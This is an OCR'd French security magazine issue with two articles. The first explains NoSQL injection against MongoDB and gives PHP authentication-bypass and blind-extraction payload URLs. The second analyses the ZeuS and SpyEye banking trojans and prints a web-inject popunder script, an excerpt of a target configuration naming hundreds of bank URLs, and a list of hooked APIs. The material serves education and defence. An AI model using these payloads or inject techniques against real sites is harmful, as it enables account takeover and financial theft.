
- ☐ Chèque bancaire ou postal à l'ordre des Éditions Diamond
- ☐ Carte bancaire n° ⌊_⌊_⌊_⌊_⌋ ⌊_⌊_⌊_⌊_⌋ ⌊_⌊_⌊_⌊_⌋ ⌊_⌊_⌊_⌊_⌋
  Expire le : ⌊_⌊_⌊_⌊_⌋
  Cryptogramme visuel : ⌊_⌊_⌊_⌋

Date et signature obligatoire

MISC Multi-System & Internet Security Cookbook

ATTAQUES NOSQL : L'EXEMPLE DE MONGODB

Nicolas Viot – nicolas.viot@nware.fr



mots-clés : *NOSQL / INJECTION / MONGODB / COUCHDB / JAVASCRIPT / APPLICATION WEB*

Depuis 2009, le « mouvement » NoSQL est apparu afin de s'écarter du modèle relationnel des bases de données traditionnelles. Le terme NoSQL pour « Not Only SQL » représente bien cet état d'esprit. Nombreux de ses défenseurs affirment que les bases de données de type NoSQL sont plus sûres que les bases de données relationnelles. Typiquement, l'argument mis en avant est l'absence d'injection SQL sur ce type de bases. Bien que cet argument ne soit pas totalement faux, nous verrons dans cet article les différentes attaques possibles sur ce type de bases et qu'il reste du chemin à parcourir afin d'élever le niveau de sécurité des bases NoSQL.

1 Présentation des bases de données NoSQL

Les bases de données NoSQL sont apparues afin de proposer des alternatives aux bases de données relationnelles. D'une manière générale, l'idée du mouvement est de coller aux nouvelles tendances (*Cloud Computing*, etc.).

Par exemple, les bases de données relationnelles sont basées sur le concept ACID (Atomicité, Consistance, Isolation et Durabilité), tandis que les axes principaux des bases de données NoSQL sont haute disponibilité et partitionnement des données.

Ces deux aspects ont permis aux bases de données NoSQL de se démocratiser et d'être de plus en plus utilisées. De grands acteurs d'Internet, et notamment Google, Amazon, Linkedin et Facebook exploitent des bases de données de type NoSQL.

Voici quelques raisons qui poussent les entreprises ou les devéloppeurs à utiliser des bases de données NoSQL :

- La haute disponibilité permet d'avoir des données répliquées sur l'ensemble des bases de données utilisées et ainsi éviter le temps de latence de chargement des pages. Google a remarqué qu'une demi-seconde de latence faisait chuter le trafic d'un cinquième.
- Les données peuvent être partitionnées facilement sur différents serveurs.
- Aucune structure n'est imposée pour les données.
- Pas de SQL (qui rime avec injection SQL...).

Afin de bien comprendre ce qu'est une base de données NoSQL, nous allons vous présenter les différentes catégories de bases NoSQL.

1.1 Bases de données clé-valeur

Il s'agit d'un type de bases de données disposant d'une structure interne très simple. Une clé est attribuée à chaque donnée. Cette représentation est adaptée pour effectuer uniquement de l'accès à de l'information. Prenons l'exemple d'un forum, on pourrait définir l'identifiant d'un utilisateur comme étant la clé et la valeur associée serait l'ensemble des messages postés par celui-ci.

Les bases de données orientées clé-valeur les plus connues sont Riak et Voldemort.

1.2 Bases de données orientées document

Ce type de bases est, en fait, une extension des bases de données clé-valeur. Dans ce cas, chaque clé est associée à un document. Ce document peut contenir différents champs et peut avoir une structure complètement différente à celle d'un autre document.

Les bases de données orientées document les plus connues sont CouchDB et MongoDB.

1.3 Bases de données orientées graphe

La représentation en graphe diffère complètement des autres types de bases de données évoquées. Comme son nom l'indique, les données sont classées comme dans un graphe, ce qui permet de modéliser des relations complexes entre les différentes données. Ce type de bases sera principalement utilisé dans le cas de réseaux sociaux par exemple.

Les bases de données orientées graphe les plus connues sont Neo4j et HypergraphDB.

1.4 Autres bases de données

D'autres types de bases de données existent, notamment les bases de données objet ou hiérarchique, mais en général, elles ne sont pas évoquées lorsqu'on parle des bases de données NoSQL.

2 Attaque NoSQL Injection

2.1 Désérialisation PHP

Prenons l'exemple d'un script d'authentification PHP utilisant une base MongoDB :

```
//authentication.php

$m    = new Mongo();
$db   = $m->demo;
$coll = $db->user;

if(isset($_REQUEST["login"]))
{

  $res =  $coll->findOne(array('login' => $_REQUEST["login"],
'password' => $_REQUEST["password"]));


  if(!$res)
  {
  echo "Authentication failed";
  exit;
  }

$_SESSION['login']=$_REQUEST['login'];
$_SESSION['isAuthenticated']=true;
}
```

Le script effectue les opérations suivantes :

1. Connexion à la collection **user** de la base **demo** ;
2. Recherche d'une entrée correspondant aux valeurs de login et de mot de passe entrées par l'utilisateur ;
3. Si une entrée est présente en base, l'utilisateur est considéré comme authentifié.

Comme nous l'avons vu précédemment, les opérateurs sont représentés sous forme de sous-éléments JSON dans les interrogations de la base de données. Cela est transcrit sous forme de tableau associatif (*array*) imbriqué dans l'API PHP.

Concrètement, une requête récupérant l'ensemble des utilisateurs possédant un ID supérieur à 500 peut s'écrire de la façon suivante :

```
$db->find(array("uid" => array("$gt" => 500)));
```

Revenons à notre premier exemple, si un attaquant parvient à injecter un tableau associatif comme valeur des paramètres login ou password, il sera alors en mesure d'injecter une condition dans la requête NoSQL. Cela est malheureusement rendu possible par le moteur PHP, en utilisant la structure suivante :

```
http://www.example.com/?nom_du_tableau[clef]=valeur
```

Ce qui sera interprété par le moteur PHP en :

```
$_GET['nom_du_tableau']=array('clef'=>'valeur') ;
```

L'authentification sur notre script est alors contournable en utilisant la requête suivante :

```
http://www,example.com/authentication.php?login=admin&password[$ne]=1
```

Source : **http://www.idontplaydarts.com/2010/07/mongodb-is-vulnerable-to-sql-injection-in-php-at-least/.**

2.2 Injection classique

Des requêtes plus complexes peuvent également être effectuées sur une base MongoDB, notamment par l'utilisation de code Javascript dans la requête.

Pour l'illustrer, reprenons notre page d'authentification, dans laquelle nous modifions la requête NoSQL de la façon suivante :

```
$res = $coll->findOne(array('$where' => "this.login == '$login' &&
this.password == '$password' "));
```

Nous allons alors pouvoir effectuer des injections de façon similaire à l'injection SQL, en y injectant du code Javascript.

Pour contourner l'authentification sur cette version du script PHP, nous injectons un test PHP toujours vrai dans la requête NoSQL :

```
http://www.example.com/authentication.php?login=admin&password=A' || 1==1 //
```

Côté serveur, la requête effectuée sera :

```
$res = $coll->findOne(array('$where' => "this.login == 'admin' &&
this.password == 'A' || 1==1 //' "));
```

Mais il est également possible de manipuler directement le résultat de la clause **$where**, à l'aide de l'instruction **return** :

```
http://www.example.com/authentication.php?login=admin&password=A'; return 1;//
```

3 Attaque Blind NoSQL Injection

Comme nous l'avons vu précédemment, il est possible d'injecter du code Javascript qui sera évalué par le moteur MongoDB.

Comme pour une injection SQL en aveugle, nous allons procéder par dichotomie pour extraire une chaîne de caractères de la base de données.

Nous cherchons, par exemple, à prendre connaissance de la version du moteur MongoDB, renvoyé par la fonction **db.version()**.

Nous commençons par déterminer la taille de la donnée :

```
http://www.example.com/vulnerable.php?parama=A'; return db.version()<10;//
http://www.example.com/vulnerable.php?parama=A'; return db.version()<5;//
[..]
http://www.example.com/vulnerable.php?parama=A'; return db.version()==5;//
```

Nous pouvons alors procéder par itération sur chacun des caractères :

```
http://www.example.com/vulnerable.php?parama=A'; return
db.version().charCodeAt(0)<128;//
http://www.example.com/vulnerable.php?parama=A'; return
db.version().charCodeAt(0)<64;//
[..]
http://www.example.com/vulnerable.php?parama=A'; return
db.version().charCodeAt(0)==50;//
```

Et nous obtenons au final le résultat : « 2.0.0 ».

Il nous est également possible de mettre à profit les fonctionnalités d'introspection offertes par le moteur NoSQL pour extraire les informations contenues dans la base de données.

La procédure à suivre est, dans un premier temps, extraire les noms des collections via la fonction **db.CollectionNames()**.

Dans un second temps, extraire le contenu de chaque collection. Pour cela, nous utilisons la requête **db.<Nom de la collection>.find()** associée à la fonction **ojsononline**, qui permet une sérialisation des données.

4 Automatisation

Il est bien entendu possible, voire nécessaire, d'automatiser ce processus.

Pour ce faire, nous avons créé un script disponible à l'adresse FIXME.

Les éléments de base de ce script sont :

- une fonction d'injection de test binaire et d'évaluation du résultat par analyse de la page retourné par le serveur ;
- une fonction effectuant une dichotomie caractère par caractère sur le résultat d'une expression NoSQL ;
- une fonction de liste des collections de la base courante (via la fonctionnalité **db.getCollectionNames()** ;
- une fonction d'extraction du contenu de la collection sélectionnée.

5 Protections

Bien qu'il s'agisse d'une injection NoSQL, les bonnes vieilles méthodes de protection restent valables. Il est nécessaire de filtrer l'ensemble des entrées manipulées par les utilisateurs.

Si nous reprenons l'exemple de contournement d'authentification évoqué dans l'article, il est nécessaire de s'assurer que les paramètres d'authentification sont bien des chaînes de caractères de la manière suivante :

```
$res =  $coll->findOne(array('login' => (string) $_REQUEST["login"],
'password' => (string) $_REQUEST["password"]));
```

La documentation PHP fournit des conseils pour se prémunir de ce type d'attaques sur MongoDb **[PHP-MONGODB]**. Néanmoins, il n'existe pas à l'heure actuelle d'équivalent aux requêtes préparées.

Conclusion

Bien que le mouvement NoSQL soit récent, les aspects sécurité n'ont pas été pris en compte lors de la conception des premières implémentations. D'autres vulnérabilités sont présentes sur ce type de bases. Par défaut, toutes les implémentations actuelles ne mettent pas en place d'authentification sur la base. Un attaquant présent sur le même réseau que la base ou via une attaque de type *Cross Site Request Forgery* est en mesure d'accéder ou d'effectuer des actions sur les données contenues dans la base. Malgré le fait que les bases NoSQL soient « plus » simples d'utilisation et plus performantes que les bases de données traditionnelles, il est nécessaire de configurer toute la sécurité de la base (mise en place d'une authentification, création d'utilisateurs pour les différentes bases, etc.). Le mouvement NoSQL nous montre que la prise en compte de la sécurité n'a pas évolué en informatique et que les mêmes erreurs se reproduisent. ■

■ RÉFÉRENCE

[PHP-MONGODB] http://www.php.net/manual/en/mongo.security.php

INJECTIONS WEB MALVEILLANTES

Cédric PERNET – cedric.pernet@gmail.com

Jean-Philippe TEISSIER – CERT Société Générale – jean-philippe.teissier@socgen.com

mots-clés : MALWARE / CHEVAL DE TROIE / INJECTION WEB

Les malwares modernes sont en constante évolution. Parmi ces malwares, la catégorie la plus distribuée actuellement est celle des chevaux de Troie (également appelés « troyens » ou « trojans »), qui constituent probablement le plus grand risque pour les internautes. Ces malwares ont pour but de dérober certaines informations sur un système qu'ils ont infecté. Ils peuvent être utilisés pour obtenir des documents sensibles et/ou confidentiels d'entreprises, mais également pour dérober diverses informations sur des ordinateurs d'internautes lambda. Les chevaux de Troie évoluent en termes de technicité pour poursuivre leur but : infecter le système quelle que soit sa configuration, obtenir l'information recherchée, et se maintenir si nécessaire sur le système, le plus longtemps possible.

1 Rappel sur le fonctionnement d'un cheval de Troie

Un cheval de Troie est un logiciel qui, une fois exécuté sur un système d'exploitation, le compromet dans un but de vol d'information ou de collecte de données. En termes de risques, il est raisonnable de penser que si un troyen est découvert sur un système, ce dernier est totalement compromis.

Le poste d'un utilisateur peut être infecté par un tel logiciel de différentes façons, les plus courantes étant :

- Par courriel : une pièce jointe à un e-mail est reçue par l'utilisateur, qui clique (« bêtement » ?) dessus pour l'ouvrir. Peu importe le contenu du courriel, l'ingénierie sociale déployée a pour seul but d'encourager l'utilisateur à ouvrir le document. Il peut s'agir d'un document Microsoft Office, d'un PDF, d'un fichier exécutable, d'une archive de fichiers, etc. Les schémas d'attaque qui fonctionnent particulièrement bien avec les utilisateurs crédules sont :
  - Le bon vieux problème technique : votre banque, votre fournisseur d'accès Internet, votre centre des impôts, votre site d'achat en ligne préféré a un problème, et vous devez cliquer « ici » pour le résoudre...
  - Les usurpations d'identité : l'utilisateur pense recevoir la pièce jointe d'un ami/collègue/connaissance.
  - La fausse facture : ici, c'est l'identité d'une personne morale (entreprise) qui est usurpée. L'utilisateur reçoit une fausse facture (d'un montant inquiétant) et clique immédiatement sur le lien mentionnant une contestation/problème quelconque avec cette facture.
- Par téléchargement : un utilisateur télécharge un fichier qu'il croit être tout autre chose et le visionne ou l'exécute. Le scénario le plus courant ici est le téléchargement d'un logiciel piraté, qui s'installera bien mais qui en plus déploiera une porte dérobée ou un cheval de Troie. Le téléchargement est lancé par l'utilisateur, que ce soit sur un réseau *peer to peer* ou ailleurs.
- Par « drive-by download » : un utilisateur navigue sur le Web et affiche une page contenant du code malveillant ou menant vers du code malveillant (souvent du Javascript obfusqué ou une « iframe »). Les vieilles croyances ayant la vie dure, un utilisateur se croit souvent à l'abri lorsqu'il n'a pas une navigation « à risque », comprendre sur des sites à caractère pornographique et/ou de warez. Cela n'est plus vrai à l'heure actuelle : de nombreux cybercriminels compromettent des milliers de sites légitimes tous les jours afin de propager leur malware de façon transparente, à partir d'une page

web légitime à forte exposition. De nombreux cas ont étés médiatisés : BusinessWeek **[1]**, le site officiel de Paul McCartney, le site officiel de l'équipe de football américain des Dolphins de Miami, juste avant une finale de Superbowl **[2]**...

2 Cibles & informations recherchées

La grande majorité des chevaux de Troie est orientée vers l'infection de systèmes d'exploitation de type Windows. Windows XP est le système le plus ciblé, mais des systèmes plus récents tels que Windows Vista ou 7 le sont également. Il y a quelques rares cas sous Mac OS X **[3]**.

Notons également que la multiplication d'applications manipulant de l'information sensible sur smartphone est en augmentation, et qu'elle atteint un stade suffisamment intéressant pour que certains développeurs de chevaux de Troie s'y intéressent. Récemment, nous avons vu apparaître deux familles de troyens bien connus sur de nombreuses plateformes mobiles. ZeuS/ZITMO (sur Windows Mobile, Blackberry, Android, Symbian) et SpyEye/SPITMO (sur Blackberry, Android, Symbian), sur lesquels nous reviendrons longuement, en sont de parfaits exemples. Il est d'ailleurs intéressant de noter que si GNU/Linux n'a jamais vraiment été ciblé dans sa forme desktop, faute de parts de marché assez importantes, il est dans sa version mobile, Android, une des plateformes mobiles les plus ciblées.




Fig 1 : Évolution des versions mobiles de ZeuS/Zbot et SpyEye

Les chevaux de Troie, une fois installés sur un système, mettent en place un certain nombre de mesures pour se rendre plus résiliant et être le plus efficace possible : *hooks* de DLL du système, injection dans des processus, ajout dans la base de registre pour être exécutés après chaque redémarrage du système, infection éventuelle de secteur d'amorçage (MBR, *Master Boot Record*) du disque dur, contournement de règles de pare-feu, désactivation des mises à jour de l'antivirus, de l'éditeur de base de registre, etc.

Une fois « en place », ils sont prêts à dérober de l'information. Les chevaux de Troie des années 90 étaient surtout des *keyloggers* et/ou des portes dérobées (« backdoor ») permettant à un attaquant de contrôler le système. Ce dernier recevait une masse d'informations difficilement gérables (cas des keyloggers qui enregistraient absolument toutes les frappes clavier de l'utilisateur) ou alors recherchait des informations intéressantes directement sur le disque, « à la main ». Les chevaux de Troie actuels sont mieux conçus et interceptent uniquement les informations que leur contrôleur (le fraudeur) souhaite obtenir. Toutes les grandes familles de chevaux de Troie permettent à un attaquant de configurer le malware pour éviter de recevoir trop d'informations et de gagner un temps de tri précieux.

La plupart du temps, ces troyens envoient donc au fraudeur (peu importe le canal de communication, il s'agit souvent de transmissions par HTTP ou IRC, chiffrées ou non) :

- Des informations à caractère financier : numéros de cartes bancaires avec les noms associés, le code CVV2 ou CVC2, la date d'expiration de la carte, ou encore les couples identifiant/mot de passe permettant à l'utilisateur d'accéder au site transactionnel de sa banque. La plupart des chevaux de Troie bancaires sont configurés pour obtenir ces informations d'un nombre conséquent de banques dans le monde. Certains malwares sont configurés pour n'impacter que quelques banques, et permettent à un fraudeur de ne pas se disperser sur des établissements qu'il ne connaît pas ou dont il ne maîtrise pas la langue. Généralement, les malwares disposent d'un fichier de configuration dans lequel nous pouvons trouver toutes les cibles impactées.
- Des informations personnelles : elles peuvent être dérobées dans différents buts : usurpation d'identité, accès à certains services, etc. Nous citerons ici en vrac : les couples identifiant/mot de passe de comptes mail ou de sites Internet divers et variés : identifiants Facebook, Twitter, Viadeo, Monster, etc.
- Des informations sensibles : certains chevaux de Troie peuvent être configurés pour dérober un type d'informations particulier : tous les documents Microsoft Office d'un poste ou tous les PDF, par exemple, ou ne remonter que certains fichiers contenant certains mots-clés, etc.
- Des informations relatives au Système d'Information : en particulier en entreprise, certains fraudeurs veulent se maintenir dans le système et poursuivre leur compromission en rebondissant vers d'autres machines. Du coup, ils recherchent activement des accès VPN, des comptes FTP, des partages réseau, etc.

3 Le vol de données par les injections web

Le développement de malwares bancaires nécessite une longue phase d'étude de la banque ou de l'e-commerçant à cibler. Il faut étudier l'architecture du site, les mécanismes d'authentification, analyser la façon




Fig. 2 : Injection d'un formulaire dans l'espace client du site americanexpress.com




Fig. 3 : Injection d'un formulaire lors de l'authentification sur le site us.hsbc.com




Fig. 4 : Injection d'un formulaire dans l'espace client de TargoBank avec vol des mTans servant à l'authentification forte

dont les transactions bancaires ou les ajouts de destinataires se font, examiner les communications entre le serveur de la banque ou du commerçant et le client web, etc. Après toute cette phase vient le développement à proprement parler des fonctionnalités de vol de données spécifiques à l'établissement visé.

Afin de pouvoir dérober de l'information à plusieurs cibles avec le même malware, la plupart des développeurs ont choisi de développer des éléments de code spécifiques, qu'ils peuvent mettre à jour au besoin.

Pour simplifier ce processus lourd, certains auteurs de malwares ont opté pour une méthode alternative leur permettant de cibler rapidement le site interne de la banque ou du commerçant : les « web injects », ou injections web. Ces dernières permettent au malware d'interagir directement avec la personne et de lui demander des informations monétisables.

Comme ces malwares interagissent directement avec le navigateur, on parle alors de *Man-in-the-Browser* (MitB). D'un point de vue cinématique, l'injection/interception des données est réalisée le plus souvent lors de la phase d'authentification ou post-authentification. Cela donne encore plus de crédit à l'injection, le client se voit alors demander des informations dans son espace client - le plus souvent pour des pseudo-raisons de sécurité -, espace où il peut observer tous les signes de confiance habituels : cadenas, barre d'adresse verte selon les navigateurs et le type de certificat. Malheureusement, toutes les protections de TLS (SSL) contre la contrefaçon de site ou l'interception de données ne servent à rien puisque le malware a accès aux fonctions du navigateur. Un mythe s'effondre...

Les injections web peuvent être plus ou moins élaborées et reprennent les chartes graphiques des sites qu'elle ciblent pour se fondre complètement dans ces derniers. Les plus simples des injections se contentent d'ajouter de petits formulaires HTML (<form />) (Fig. 2 et Fig. 3), quand les plus évoluées sont de véritables développements complexes en JavaScript/CSS afin de pouvoir interagir et modifier l'ensemble des éléments de la page web ciblée. Elles sont pour la plupart basées sur la bibliothèque libre JQuery, qui les rend très « 2.0 » et permet un développement rapide. Le gain de productivité est aussi un objectif pour les cybercriminels développeurs de malwares.

Ces formulaires demandent à l'utilisateur de fournir plus ou moins d'informations personnelles (identité, adresse, numéro de téléphone, questions secrètes, etc.) et bancaires (IBAN, numéro de carte bancaire avec la date d'expiration et le CVV|C2). Par la suite, ils seront interceptés par les fonctions de « Form Grabbing » présentes nativement dans ce type de malwares. Les malwares les plus avancés sont également capables d'intercepter des authentifications à deux facteurs basées sur des mTAN (Fig. 4) ou des SMS. Le malware conserve alors une véritable machine à état de l'interaction entre le client et son site d'*e-banking*.

4 Cas concrets : ZeuS et SpyEye

Au-delà des établissements bancaires, les sites de e-commerce sont également devenus des cibles privilégiées pour les fraudeurs. En effet, ce type de sites a connaissance d'autant, sinon plus, d'informations personnelles qu'une banque et même s'il s'agit d'une très mauvaise pratique, ils ont habitué leurs clients à leur fournir leurs informations de moyens de paiement pour tout un tas de bonnes raisons.

Le chargement de l'injection web se fait grâce à une fonction **PopUnder** ou **PopIn**. Lors du premier chargement de l'injection, un cookie est posé dans le navigateur de la cible. Le code vérifie ensuite, à chaque nouveau chargement de la page (consultation du compte client ou bancaire), s'il doit redemander ou non les informations à la personne infectée, selon une fréquence qui est définie par le développeur du malware. Cela permet d'éviter un affichage récurrent qui serait trop suspect, tout en augmentant les chances que la cible fournisse ses précieuses informations.

```
<script type="text/javascript">
var popfrequency="240 hours"

function get_cookie(Name) {[SNIP] }
function resetcookie(){[SNIP] }
function loadornot(){[SNIP]}

function loadpopunder(){
function Init()
{
  jQuery('#inject').dialog({
  width: 700,
  'modal': true,
  'bigframe': false,
  show: 'slide',
  'closeOnEscape': false,
    'resizable' : false,
  buttons: { "Continue": function()
  {
    [SNIP] // Vérification des formats des champs
                        jQuery("form[name='injectform']").submit();
jQuery('#inject').dialog('close');
var expireDate = new Date()
expireDate.setHours(expireDate.getHours()+parseInt(popfrequency))
document.cookie = "tcpopunder="+parseInt(popfrequency)+";path=/;expi
res=" + expireDate.toGMTString()}
        }
      }, closeOnEscape: false, modal: true, show: 'slide' });
}
jQuery(document).ready(Init);
}
if (popfrequency=="always"){
resetcookie()
loadpopunder()
}
else{
if (get_cookie('tcpopunder')!=parseInt(popfrequency))
resetcookie()
loadornot()
}
</script>
```

Exemple de fonction popUnder ZeuS/SpyEye

4.1 Exemples

Il est intéressant de noter qu'on assiste depuis quelques mois à un ciblage d'un certain nombre de sites e-commerce français dans les configurations ZeuS et SpyEye. La similitude des textes, des fautes d'orthographe ou de traduction laisse supposer qu'il s'agit très certainement du même développeur. Les textes de l'injection sont personnalisés avec le logo et le nom du site injecté :




Fig 5 : Injection d'un formulaire dans l'espace client du site cdiscount.com




Fig 6 : Injection d'un formulaire dans l'espace client du site voyages-sncf.com

4.2 Fichiers de configurations d'injection web (ZeuS/Zbot - SpyEye)

Les configurations des malwares vendus aujourd'hui fourmillent de cibles et il n'est pas rare que celles-ci contiennent plusieurs centaines d'URL différentes, de quoi ratisser large !

On y trouve en vrac :

- les sites transactionnels de banque en ligne et autres services financiers (*trading*, assurances, etc.), qui sont de loin les plus nombreux dans ces configurations ;

- les sites d'e-commerce à forte audience ;
- les sites de réservation de voyages, ceux des compagnies aériennes et de gestion des points de fidélité (miles, smiles) ;
- les réseaux sociaux Myspace, Blogger, Youtube, Flickr et bien sûr Facebook !

```
set_url http*://sitekey.bankofamerica.com/*/signonSetup.do GP
set_url *bankofamerica.com/sas/sas-docs/js/commonscript.js* GP
set_url *direct.53.com/logon53Direct.jsp GP
set_url *53.com/servlet/efsonline/index.html?Messages.SortedBy=* GPL
set_url *accountonline.com/* GP
set_url *creditcards.citi.com/* GP
set_url *americanexpress.com/* GP
set_url *capitalone.com/* GP
set_url *online.citibank.com/* GP
set_url *discovercard.com/* GP
set_url *signin.ebay.com/ws/eBayISAPI.dll?SignIn* GP
set_url *login.fidelity.com/ftgw/Fas/Fidelity/RtlCust/Login/Init?AuthRedUrl=* GP
set_url *huntington.com/* GP
set_url *key.com/* GP
set_url *pnc.com/* GP
[SNIP]
set_url *schwab.com/* GP
set_url *scotiaonline.scotiabank.com/online/start.jsp?language=* GP
set_url *scottrade.com/* GP
set_url *suntrust.com/portal/server.pt?mode=* GPL
set_url *tdameritrade.com/* GP
set_url *onlinebanking.tdbank.com/accts/getAccts.asp GPL
set_url *usbank.com/internetBanking/RequestRouter GP
set_url *personal.vanguard.com/us/home?fromPage=portal GP
set_url *personal.vanguard.com/us/hnwnesc/nesc/LoginPage?* GP
set_url *wachovia.com/* GP
set_url *wellsfargo.com/* GP
set_url *chase.com/* GP
set_url *chaseonline.chase.com/MyAccounts.aspx LGP
set_url *bvi.bnc.ca/auth/Login* GP
set_url *cibc.com/* GP
set_url *royalbank.com/cgi-bin/rbaccess/rbunxcgi* GP
set_url *scotiaonline.scotiabank.com/* GP
set_url *td.com/waw/idp/login.htm?* GP
set_url *paypal.com* GP
set_url *moneybookers.com/app/my_account.pl GP
set_url *nwolb.com/StatementsFixedPeriod.aspx* GP
set_url https://chaseonline.chase.com/MyAccounts.aspx* GP
set_url https://online.wellsfargo.com/*/cgi-bin*/session.cgi?sessargs=* GP
set_url https://sitekey.bankofamerica.com/*/challengeQandA.do* GP
set_url *tdbank.com/accts/acct_history* GPL
set_url https://payments.chase.com/Transfer/TransferAddForm1.aspx* GP
set_url https://cards.chase.com/AccountSelect.aspx?RedirectPage=/
BalanceTransfer/BTOffer.aspx* GP
set_url https://billpay.wellsfargo.com/*/billpay/application/Overview GP
0x00543:decoded-9b3df9973ae01eb78598b4a135c32c2a jipe$ grep set_url webinjects.
txt | wc -l
     515
```

Exemple de fichier de configuration d'un malware ZeuS contenant plus de 500 cibles

La syntaxe d'un fichier de configuration est relativement simple. Le fichier contient des blocs de règles **set_url**, **data_before**, **data_inject**, **data_after** (et **data_end** pour indiquer la fin du tag). Ces tags ont les fonctionnalités suivantes :

- **set_url** spécifie le masque qui déclenche l'injection correspondante, Zeus comme SpyEye supportent les méta-caractères « * » et « # ».

Ce tag peut contenir différents drapeaux (*flags*) (G par défaut) :

- G : indique que l'injection sera uniquement réalisée sur les ressources accédées par une requête **HTTP GET**.
- P : indique que l'injection sera uniquement réalisée sur les ressources accédées par une requête **HTTP POST**.
- L et H : indiquent que les données interceptées peuvent être complétées par une partie de la page affichée (ce qui se trouve entre les tags **data_before** et **data_after** inclus).
  - **data_before** et **data_after** précisent les données qui se trouvent respectivement avant et après l'injection.
  - **data_inject** et **data_end** précisent les données à injecter.

4.3 Le processus d'injection dans le navigateur (Zeus 2.x)

ZeuS/Zbot fonctionne en détournant (*hook*) plusieurs fonctions dans diverses bibliothèques. Les plus intéressantes pour les injections web sont les suivantes :

WININET.DLL

- **HttpSendRequestW** ;
- **HttpSendRequestA** ;
- **HttpSendRequestExW** ;
- **HttpSendRequestExA** ;
- **InternetReadFile** ;
- **InternetReadFileExA** ;
- **InternetQueryDataAvailable** ;
- **InternetCloseHandle** ;
- **HttpQueryInfoA**.

WS2_32.DLL

- **closesocket** ;
- **send** ;
- **WSASend**.

NSPR4.DLL (Pour Mozilla Firefox)

- **PR_OpenTCPSocket** ;
- **PR_Close** ;
- **PR_Read** ;
- **PR_Write**.

Hooked Object	Hook Address and Location	Type of Hook
[224]ctfmon.exe-->user32.dll-->GetClipboardData	0x77D6FCB2-->00B48489 - [unknown_code_p...	Inline - RelativeJump
[224]ctfmon.exe-->wininet.dll-->InternetCloseHandle	0x771C61DC-->00B3CCAF - [unknown_code_...	Inline - RelativeJump
[224]ctfmon.exe-->wininet.dll-->HttpSendRequestA	0x771C766B-->00B3CB14 - [unknown_code_p...	Inline - RelativeJump
[224]ctfmon.exe-->wininet.dll-->HttpQueryInfoA	0x771C8C6A-->00B3CDBB - [unknown_code_...	Inline - RelativeJump
